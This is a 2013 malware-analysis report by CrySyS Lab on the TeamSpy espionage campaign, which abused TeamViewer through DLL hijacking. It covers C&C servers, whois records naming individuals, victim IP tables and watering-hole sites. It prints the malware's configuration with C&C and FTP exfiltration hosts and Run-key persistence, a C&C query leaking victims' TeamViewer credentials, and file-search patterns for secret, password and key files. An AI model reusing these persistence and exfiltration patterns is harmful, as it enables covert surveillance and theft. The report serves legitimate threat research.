TeamSpy – Obshie manevri. Ispolzovat' tolko s razreshenija S-a.

v1 (March 20, 2013)

Technical Report

by

Laboratory of Cryptography and System Security (CrySyS Lab)

http://www.crysys.hu/

Budapest University of Technology and Economics

Department of Networked Systems and Services

http://www.bme.hu/

Authors:

Hungarian National Security Authority (NSA HUN) and CrySyS Lab Malware Intelligence Team

Table of contents

1. Introduction

The CrySyS Lab, Budapest has been notified by the Hungarian National Security Authority (www.nbf.hu) about the detection of an ongoing high profile targeted attack affecting our home country, Hungary. During our investigation of the incident, we discovered a number of C&C servers, and a large number of malware samples that have been used in multiple attacks campaigns in the last couple of years. Indeed, the collected evidences suggest that part of the attack toolkit we discovered was used back in 2010. It seems that the main objective of the attackers was information gathering from the infected computers. Many of the victims appear to be ordinary users, but some of the victims are high profile industrial, research, or diplomatic targets, including the case that triggered our investigation. As part of the attackers' activities is based on misusing the TeamViewer remote access tool, we named the entire malicious toolkit *TeamSpy*.

As mentioned above, a distinct feature of the attack is the abuse of the legitimate TeamViewer remote access tool. The attackers install an original, legitimate TeamViewer instance on the victim computer, but they modify its behavior with DLL hijacking, and they obtain remote access to the victim computers in real-time. Therefore, the attackers are not only able to remotely observe the infected computers, but they can also misuse TeamViewer to install other tools to obtain important information, files, and other data from the victim.

The collected evidences suggest that attacks have been carried out in multiple campaigns. In addition to the TeamViewer based campaigns, we also saw signs indicating a number of older attacks based on proprietary malware with C&C server based control. We estimate the number of distinct campaigns to be in the order of tens.

The activities of the attackers might be related to other known attack campaigns, like the TeamBot/Sheldor campaign (banking cyber-crime), as we describe later in this document. Despite of this relation to cyber-crime activities, we believe TeamSpy has been used in high-profile targeted attacks too. This is underpinned by the following observations:

- In case of the Hungarian incident, the signs clearly show that the target is high-profile.
- Some malware samples were created just for the retrieval of specific office documents (see the analysis of module 2016_11.txt below) whose name (e.g. "gaza tunnel") indicate that the target is probably high-profile.
- The telemetry revealed additional high-profile victims outside Hungary. Indeed, multiple victims were found in Iran, including victims at an industrial company, which is an electronics company with government background. The possible date of infection for this victim is from 2010.
- Some tools used by the attackers run traceroute to an unknown host on a subnet, where some other hosts belong to the Ministry of Foreign Affairs of Uzbekistan.

- Some tools used in the attacks look for files matching the following templates *saidumlo* *secret*.* *секрет*.* *парол*.* *.xls *.pdf *.pgp *pass*.* *.rtf *.doc. This list shows the interest of the attackers in “secret” and “password” documents. In addition, the attackers’ interest in .pgp and .p12 files indicates that they were looking not only for passwords, but also for cryptographic keys, which goes beyond attacks against ordinary users.




Figure 1– File searches done by modules of TeamSpy related malware samples

During our investigation, we uncovered a large set of malware samples that were probably utilized back in the past; hence, our analysis can also shed light on older malware campaigns and might help victims to reveal incidents that are several years old. Therefore, the information disclosed in this report could be used to perform a longitudinal study of targeted malware attacks.

While identity of most of the victims could not be revealed, we have information on some high-profile victims, e.g.:

11/2012: Hungarian high profile governmental victim.

03/2013: Embassy of NATO/EU state in Russia

04/2010: Electronics company in Middle-East, Govt. background

03/2013: Multiple research/educational organizations in France and Belgium

03/2013: Industrial manufacturer in Russia

2. Overview of malicios activities

During our investigations, we detected two radically different types of activities of the TeamSpy attackers. In the actual targeted attack detected by the Hungarian National Security Agency, they used components of the TeamViewer tool combined with other malware modules. In other cases, they used "traditional" self-made malware tools to form a botnet and perform their attacks. For the TeamViewer-based activities, we have traces in the past until September 2012. The forensics material on other malware campaigns suggests that the attackers' activities may go back as far as 2004.




Figure 2 – Activities of the TeamSpy attackers

TeamViewer has also been used in the "Sheldor" attack campaign, which was detected between 2010 and 2011, and which resulted in assets stolen at the value of $600k and $832k. Successful investigation led to arrests in at least two criminal groups. More information is available on the slides from Eset and Group-IB[1] (also check Symantec's Teambot [2]information).

According to the slides, the Sheldor campaign was also based on the usage of TeamViewer (although in a slightly different manner). C&C communications included the HTTP requests of type "GET /getinfo.php?id=414%20034%20883&pwd=6655&stat=1", which matches the query format of the campaign we were investigating. We have also been informed that the control panel part of the C&C server of the Sheldor campaign match the control panel used in the campaign we were investigating (see Figures below). This match shows a direct relationship between Sheldor and TeamSpy, although we do not known if the connection is only at the tool level or at the operation level too.

[1] *go.**eset**.com/us/resources/white-papers/CARO_2011.pdf*

[2] http://www.symantec.com/security_response/writeup.jsp?docid=2011-011802-4837-99&tabid=27-99&tabid=2




Figure 3 – Sheldor C&C server attacker's dashboard




Figure 4 – C&C control panel obtained from newslite.org

3. C&C servers

Known TeamSpy C&C servers include the following:

bannetwork.org
planetanews.org
politnews.org
newslite.org
bulbanews.org
r2bnetwork.org - sinkholed by Kaspersky Lab
kortopla.org - registered by Krepov Bogdan Serafimovich, who also registered planetanews.org and bulbanews.org; sinkholed by Kaspersky Lab
other C&C servers are also found by security companies in the recent days

The roles of the individual servers are not yet fully understood, but there are clear connections among them, as shown in Figure 5 below:




Figure 5 – Relationship between the TeamSpy C&C servers

In the following, we discuss the discovery of the C&C servers:

- We started the investigations from the Hungarian victim. Network traffic and activity logs have shown that traffic is going to the TeamViewer service and to the newslite.org server.
- Historical data revealed that before the TeamViewer-based campaign, the same set of compromised computers connected to the bulbanews.org C&C server.
- Finally, analysis of the malware and web traffic logs revealed that some modules are downloaded from the C&C server bannetwork.org.

More investigations revealed additional C&C servers:

- The web page of bannetwork.org accidentally had a HTML <title> tag “politnews”, and politnews.org was found to have similar structure and services like bannetwork.org.

- Investigations on whois registration data revealed that the same person, Krepov Bogdan Serafimovich, registered two additional domains. These are planetanews.org and kortopla.org. Planetanews.org was found to be a functional C&C server, while kortopla.org is deregistered. This latter domain is currently sinkholed by our partners, and we do not know yet if it was used for rogue activities or not.

- Investigations uncovered a sample in our malware repositories, 539b0094e07e43bfced8a415ba5c84e3, that is related to a module of the TeamSpy kit. It has references to politnews.org and another domain, r2bnetwork.org, which is again expired, but the malware sample proves that it was used for C&C activity. The domain r2bdomain.org is currently sinkholed by our partners.

The structure and services of the distinct C&C servers are similar, but each server is unique, containing some specific files and modules. We could not discover the internal structure of all C&C servers, but we are sure, that the listed domains are related to the TeamSpy activity (except for the deregistered kortopla.org, for which we have no such evidence). In the recent days we collaborated with multiple security companies and organizations, additional C&C servers were unveiled by their research.

3.1 C&C whois information

In this section we provide partial whois information for the discovered C&C domains.

```
Domain Name:NEWSLITE.ORG
Created On:27-Oct-2011 13:36:40 UTC
Last Updated On:29-Oct-2012 05:40:58 UTC
Expiration Date:27-Oct-2013 13:36:40 UTC
Sponsoring Registrar:PDR Ltd. d/b/a PublicDomainRegistry.com (R27-LROR)
Status:CLIENT TRANSFER PROHIBITED
Registrant ID:DI_18504545
Registrant Name:David van Cleve
Registrant Organization:N/A
Registrant Street1:Meester S. van Houtenstraat
Registrant Street2:
Registrant Street3:
Registrant City:Assen
Registrant State/Province:Assen
Registrant Postal Code:9400-9409
Registrant Country:AN
Registrant Phone:+599.89261215320
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:vancleve_david@yahoo.nl
```

Figure 6 – Politnews.org whois record

```
Domain Name:BANNETWORK.ORG
Created On:02-Sep-2004 10:20:14 UTC
Last Updated On:03-Sep-2012 01:28:34 UTC
Expiration Date:02-Sep-2013 10:20:14 UTC
Sponsoring Registrar:OnlineNIC Inc. (R64-LROR)
Status:OK
Registrant ID:ONLC-1304805-4
Registrant Name:Dmitryi Ivastov
Registrant Organization:host-telecom.com
Registrant Street1:Mira street, 1a
Registrant Street2:
Registrant Street3:
Registrant City:Moscow
Registrant State/Province:Moscow
Registrant Postal Code:103555
Registrant Country:RU
Registrant Phone:+7.0957777777
Registrant Phone Ext.:
Registrant FAX:+7.0957777777
Registrant FAX Ext.:
Registrant Email:bannetwork@mail.ru
```

Figure 7 – bannetwork.org whois record

```
Domain Name:POLITNEWS.ORG
Created On:18-Jun-2004 09:01:13 UTC
Last Updated On:18-Jun-2012 13:38:58 UTC
Expiration Date:18-Jun-2013 09:01:13 UTC
Sponsoring Registrar:OnlineNIC Inc. (R64-LROR)
Status:OK
Registrant ID:ONLC-1203640-4
Registrant Name:Zacepenko Ilia Igorevich
Registrant Organization:host-telecom
Registrant Street1:9th square, 10-1,1
Registrant Street2:
Registrant Street3:
Registrant City:NI Larne city
Registrant State/Province:NI Larne
Registrant Postal Code:127591
Registrant Country:GB
Registrant Phone:+44.3378845676
Registrant Phone Ext.:
Registrant FAX:+44.3378845676
Registrant FAX Ext.:
Registrant Email:politnews@mail.ru
```

Figure 8 – politnews.org whois record

```
Domain Name:BULBANEWS.ORG
Created On:05-Oct-2011 09:20:16 UTC
Last Updated On:05-Sep-2012 06:56:01 UTC
Expiration Date:05-Oct-2013 09:20:16 UTC
Sponsoring Registrar:OnlineNIC Inc. (R64-LROR)
Status:CLIENT TRANSFER PROHIBITED
Registrant ID:oln106154829
Registrant Name:Krepov Bogdan Serafimovich
Registrant Organization:-
```

```
Registrant Street1:g. Lugansk, Hersonskaya 52
Registrant Street2:
Registrant Street3:
Registrant City:Lugansk
Registrant State/Province:Lugansk
Registrant Postal Code:91000
Registrant Country:UA
Registrant Phone:+3.80443640571
Registrant Phone Ext.:
Registrant FAX:+3.80443640571
Registrant FAX Ext.:
Registrant Email:krepov@i.ua
```

Figure 9 – bulbanews.org whois record

```
Domain Name:PLANETANEWS.ORG
Created On:23-Mar-2012 08:52:26 UTC
Last Updated On:06-Sep-2012 13:59:36 UTC
Expiration Date:23-Mar-2014 08:52:26 UTC
Sponsoring Registrar:OnlineNIC Inc. (R64-LROR)
Status:CLIENT TRANSFER PROHIBITED
Registrant ID:oln122048890
Registrant Name:Krepov Bogdan Serafimovich
Registrant Organization:-
Registrant Street1:g. Lugansk, Hersonskaya 52
Registrant Street2:
Registrant Street3:
Registrant City:Lugansk
Registrant State/Province:Lugansk
Registrant Postal Code:91000
Registrant Country:UA
Registrant Phone:+3.80443640571
Registrant Phone Ext.:
Registrant FAX:+3.80443640571
Registrant FAX Ext.:
Registrant Email:krepov@i.ua
```

Figure 10 – planetanews.org whois record

Note that Krepov Bogdan Serafimovich registered multiple domains and this name is a link between those C&C servers. On the C&C server “planetanews.org” the unix user name used by the web server components is also “krepov”.

3.2 C&C communications

The attackers remotely control the malware running on victim computers using the TeamViewer application. On the victim computers, teamviewer.exe runs as a legitimate process, started from HKCU\Software\Microsoft\CurrentVersion\Run as shown in the figure below:




Figure 11 – teamviewer.exe is running as a legitimate process

The malicious activity is started by loading a DLL called avicap32.dll. This DLL is not a legitimate part of TeamViewer, but a malware responsible for the C&C communications. It most likely gets the necessary references to reach the C&C server from the configuration file tv.conf,

```
Table stat_TV_log has essenti
szadminstat "tv/getinfo.php"
szadminhost "newslite.org"
szfilehost ""
nTimeOut "10000"
nStartIdleTime "60"
nregKey ""
szSubKey "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
szValueName "svchost"
szteampass "1234"
nVideo "4"
szlogftp "bannetwork.org"
szusername "bannetwo"
szpassword "X[erased in this document]XXX"
szlogkey "sysenter"
szlogstat "log.php"
szpostdata "id="
nkilltvwin7 ""
nkilltvwinXp ""
nfakedel "1"
```

Figure 12 – Configuration file for TeamViewer contains refs to the C&C server

Note that the configuration file contains references to two servers (in this case, newslite.org and bannetwork.org), where one of them is accessed via the FTP protocol. The necessary access credentials (e.g., FTP username and password) are also given in this configuration file.

TeamViewer communication is used to directly command the victim computer; to investigate screen captures in real-time. The goal of the newslite.org and similar C&C traffic is to maintain a list of the TeamViewer ID and password of victim computers and also to monitor the availability, to check which victims can be controlled currently. The communication to bulbanews.org at the original victim stopped when the TeamViewer based malware was installed to the victim computer, therefore, this server was most likely used for an older type of attack.

We collected the recently used IP addresses of victims from all the above mentioned C&C server databases, but only those addresses, for which we have an IP address later than 2012-09-01. The results are depicted on the following heat map.

Figure 13 – Heat map of all known victims after 2012-09-01

3.3 bannetwork.org databases

We have investigated the contents of the C&C servers. For some of them, we have partial information only. We obtained the best view on bannetwork.org, where we found detailed information related to multiple attack campaigns.

We obtained information from the following database tables on bannetwork.org:

accs
clients_counter
conf
doatk
log
stat
stat2
stat5057
stat5058
stat_TV
stat_TV_log
statistic

It seems that the C&C servers are used for longer duration and contain data not just relevant to current attacks, but also historical information. This reveals the incremental work method of the attackers: reuse of code, reuse of servers, and only make incremental changes on the existing material.

The database tables contain information about different attack campaigns and their related log information and statistics. The numbers 5057, 5058, 5016, etc. might be campaign IDs or version (build) numbers. We observed similar numbers in the malware samples we collected from this and other C&C servers. The string "TV" refers to TeamViewer, so these tables probably contain statistics of attacks that used TeamViewer as the command channel between the attackers and the victim.

The doatk table contains the following entries:

```
| id | doatk | komments                                          |
|  1 |     0 | Obshie manevri. Ispolzovat' tolko s razreshenija S-a. |
|  2 |     0 | vkluchenie oomask                                 |
|  3 |     0 | Ispolzovanie bilda 5016                           |
|  4 |     0 | Ispolzovanie bilda 5018 vihodov 5 i off           |
|  5 |     0 | Ispolzovanie bilda 5034 VML                       |
|  6 |     0 | Using 5016d                                       |
|  7 |     0 | Using 5053 (VML DebSXS) v70XX                     |
|  8 |     0 | Using 5153 (HTML 7.0) v70xx                       |
```

Figure 14 – Content of the doatk table found on bannetwork.org

The list may contain specific attacks, and the comments may refer to the campaign ID or the version number used.

The log table contains information about the IP addresses and user agents that accessed the C&C server and the referrer of the queries. The timestamps show that the latest data logged is from 2009:

```
/home/bannetwo/public_html/5016d/oo.php
XXX.XXX.118.40
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; MRA 4.10 (build 01952); MRSPUTNIK 1,
8, 0, 17 SW; NetCaptor 7.5.4; .NET CLR 1.1.4322)
www.kavkazanhaamash.com/
ru
1215148098

/home/bannetwo/public_html/5016d/oo.php
XXX.XXX.102.64
'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1b2)'
kavkazanhaamash.com/index.php?option=com_content&task=view&id=178&Itemid=31
1215147932
```

Figure 15 – Sample from the contents of the log table found on bannetwork.org

This gives the idea that we are actually seeing an exploit kit/ watering hole attack here. The attacked hosts are like kavkazanhaamash.com, they contain malicious contents (exploits). After successful exploitation, the malicious content downloads additional modules from the current site (bannetwork.org). Information is available about possible other similar web pages:

```
ichkeria.info
kavkazanhaamash.com
chechenpress.org
caucasuslive.org
konflikt.ru
www.daymohk.org/rus
www.turkmenistan.gov.tm
www.timorseada.org
www.kauna-talu.com.ua
```

Figure 16 – Some web pages possibly used for watering hole type of attacks

The stat tables (stat, stat2, stat5057, stat5058) also seem to contain access log data, but most of the time, old information:

```
stat:
| 100 | 2010-07-29 03:59:30 | 207.46.12.109  | Windows Server 2003 | MSIE    | US      |    1
|  99 | 2010-07-28 04:20:06 | 207.46.12.163  | Windows Server 2003 | MSIE    | US      |    1

stat2:
| 105 | 2010-07-29 01:18:31 | 207.46.195.206  | Windows Server 2003 | MSIE    | US      |    1
| 104 | 2010-07-28 03:41:00 | 207.46.12.64    | Windows Server 2003 | MSIE    | US

stat5057:
| 169 | 2010-07-29 11:59:33 | 208.80.194.31  | Windows XP     | MSIE    | US      |
208.80.194.31Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; FunWebProducts; .NET CLR
1.0.3705; .NET CLR 1.1.4322; Media Center PC 4.0; .NET CLR 2.0.50727; Zune 2.0)   |    0 |
| 170 | 2010-07-29 11:59:33 | 208.80.194.31  | Windows XP     | MSIE    | US      |
208.80.194.31Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; YPC 3.2.0; .NET CLR 1.0.3705;
Media Center PC 3.1; .NET CLR 1.1.4322; yplus 5.1.04b)

stat5058:
| 57 | 2010-07-29 11:59:36 | 208.80.194.31 | Windows XP          | MSIE7   | US  |    0 |   |
| 56 | 2010-07-29 08:29:12 | 207.46.12.120 | Windows Server 2003 | MSIE7   | US  |    1 |   |
```

Figure 17 – Content of the stat* tables found on bannetwork.org

Note that the IP address 208.80.194.31 belongs to Websense company, so perhaps the campaigns 5057 and 5058 has been identified and Websense security researchers checked the attackers' server after which they stopped their attack (no more logs collected).

The tables stat_TV and stat_TV_log has some more recent entries. The oldest entry in stat_TV has the timestamp 1316787025 which is Fri, 23 Sep 2011 14:10:25 GMT until now. Similarly, stat_TV_log contains data from 1316774934 (Fri, 23 Sep 2011 10:48:54 GMT) until now.

Table stat_TV contains ~800 IP addresses from the following countries (number of IPs + country):

```
      1 BE, Belgium
      1 CD, Congo, The Democratic Republic of the
      2 CH, Switzerland
      8 DJ, Djibouti
      2 ES, Spain
      4 FR, France
      1 GE, Georgia
      2 IN, India
     33 IR, Iran, Islamic Republic of
      1 IT, Italy
      2 KE, Kenya
     16 KZ, Kazakhstan
      1 NO, Norway
      1 RO, Romania
    706 RU, Russian Federation
      2 SE, Sweden
     18 TR, Turkey
      4 UA, Ukraine
      5 US, United States
      2 VN, Vietnam
```

Figure 18 – Distribution of IP addresses in table stat_TV found on bannetwork.org

We depict the information on the IP address distribution in the following heat map.

Figure 19 – Distribution of IP addresses as a map in table stat_TV found on bannetwork.org

Table stat_TV_log has essentially the same content. Most of the Russian IP addresses seem to located in Ingushethia (e.g., 212.94.14.XXX from ingushsvyaz network). Note, that this map was created by the IP addresses only, so it is possible that some victims with dynamic IP addresses are shown multiple times.

While stat_TV table is the most interesting, as "TV" refers to the TeamViewer campaign, the victim IP information stored in different tables among different C&C servers are also revealing.
Here, we show distribution of IP addresses on heat maps for each information source. One can clearly see how different campaigns focus on different geographic regions.




Figure 20 – Distribution of IP address used to upload files into the bannetwork.org FTP server, 2010-02-01 – 2013-02-25




Figure 21– Distributions of IP addresses in the stat2 table of bannetwork.org, 2010-05-14 - 2010-07-29

